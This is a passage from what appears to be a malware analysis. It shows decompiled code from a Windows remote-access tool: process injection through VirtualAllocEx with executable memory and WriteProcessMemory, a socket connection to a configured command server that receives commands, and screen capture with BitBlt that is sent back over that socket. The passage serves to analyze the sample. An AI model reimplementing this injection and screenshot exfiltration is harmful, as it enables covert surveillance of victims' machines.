5     LPVOID lpBaseAddress;
6     SIZE_T SStack_14;
7
8     SStack_14 = param_3;
9     lpBaseAddress = VirtualAllocEx(param_1,(LPVOID) 0x0,param_3,0x3000,0x40);
10    WriteProcessMemory(param_1,lpBaseAddress,param_2,param_3,&SStack_14);
11    return lpBaseAddress;
12}

```

Remote desktop and screenshot related

```

SVar6 = socket(2,1,0);
*(SOCKET *) (unaff_EBP + -4) = SVar6;
if (*(int *) (unaff_EBP + -4) != -1) {
    *(undefined2 *) (unaff_EBP + -0x202c) = 2;
    uVar4 = htons(*(u_short *) PTR_DAT_004949d4);
    *(u_short *) (unaff_EBP + -0x202a) = uVar4;
    uVar7 = inet_addr(*(char **) PTR_DAT_00494b30);
    *(ulong *) (unaff_EBP + -0x2028) = uVar7;
    if (uVar7 == 0xffffffff) {
        phVar8 = gethostbyname(*(char **) PTR_DAT_00494b30);
        if (phVar8 == (hostent *) 0x0) goto LAB_0047fd32;
        *(undefined4 *) (unaff_EBP + -0x2028) = *(undefined4 *) *phVar8->h_addr_list;
    }
    connect(*(SOCKET *) (unaff_EBP + -4), (sockaddr *) (unaff_EBP + -0x202c), 0x10);
    iVar9 = recv(*(SOCKET *) (unaff_EBP + -4), (char *) (unaff_EBP + -0x201c), 0x2000, 0);

```

```

FUN_00405864((longlong **) (unaff_EBP + -0x2030), (longlong *) "THUMB",
    *(longlong **) (unaff_EBP + -0x2034));

```

```

FUN_00475ecc(*(SOCKET *) (unaff_EBP + -4), *(longlong **) (unaff_EBP + -0x2030));
iVar9 = recv(*(SOCKET *) (unaff_EBP + -4), (char *) (unaff_EBP + -0x201c), 0x2000, 0);

```

```

pHVar11 = GetDC((HWND) 0x0);
*(HDC *) (unaff_EBP + -0x10) = pHVar11;
pHVar11 = CreateCompatibleDC(*(HDC *) (unaff_EBP + -0x10));
*(HDC *) (unaff_EBP + -0x14) = pHVar11;
iVar9 = GetDeviceCaps(*(HDC *) (unaff_EBP + -0x10), 10);
iVar12 = GetDeviceCaps(*(HDC *) (unaff_EBP + -0x10), 8);
pHVar13 = CreateCompatibleBitmap(*(HDC *) (unaff_EBP + -0x10), iVar12, iVar9);

```

```

BitBlt(*(HDC *) (unaff_EBP + -0x14), 0, 0, iVar12, iVar9, pHVar11, x1, y1, rop);

```

```

117     SelectObject(*(HDC *) (unaff_EBP + -0x14),*(HGDIOBJ *) (unaff_EBP + -0x1c));
118     DeleteObject(*(HGDIOBJ *) (unaff_EBP + -0x14));
119     DeleteObject(*(HGDIOBJ *) (unaff_EBP + -0x18));
120     ReleaseDC((HWND) 0x0,*(HDC *) (unaff_EBP + -0x10));
121     return;
122 }
123 }
124 }
125 LAB_0047fd32:
126 if (*(int *) (unaff_EBP + -8) != 0) {
127     FUN_0040f944((int **) (unaff_EBP + -8));
128 }
129 if (*(int *) (unaff_EBP + -0xc) != 0) {
130     FUN_0040f944((int **) (unaff_EBP + -0xc));
131 }
132 shutdown(*(SOCKET *) (unaff_EBP + -4),2);
133 closesocket(*(SOCKET *) (unaff_EBP + -4));
134 *in_FS_OFFSET = piStack_1054;
135 puStack_1050 = (undefined *) 0x47fd7f;
136 FUN_00405554((int *) (unaff_EBP + -0x2034),2);
137 return;
138 }

```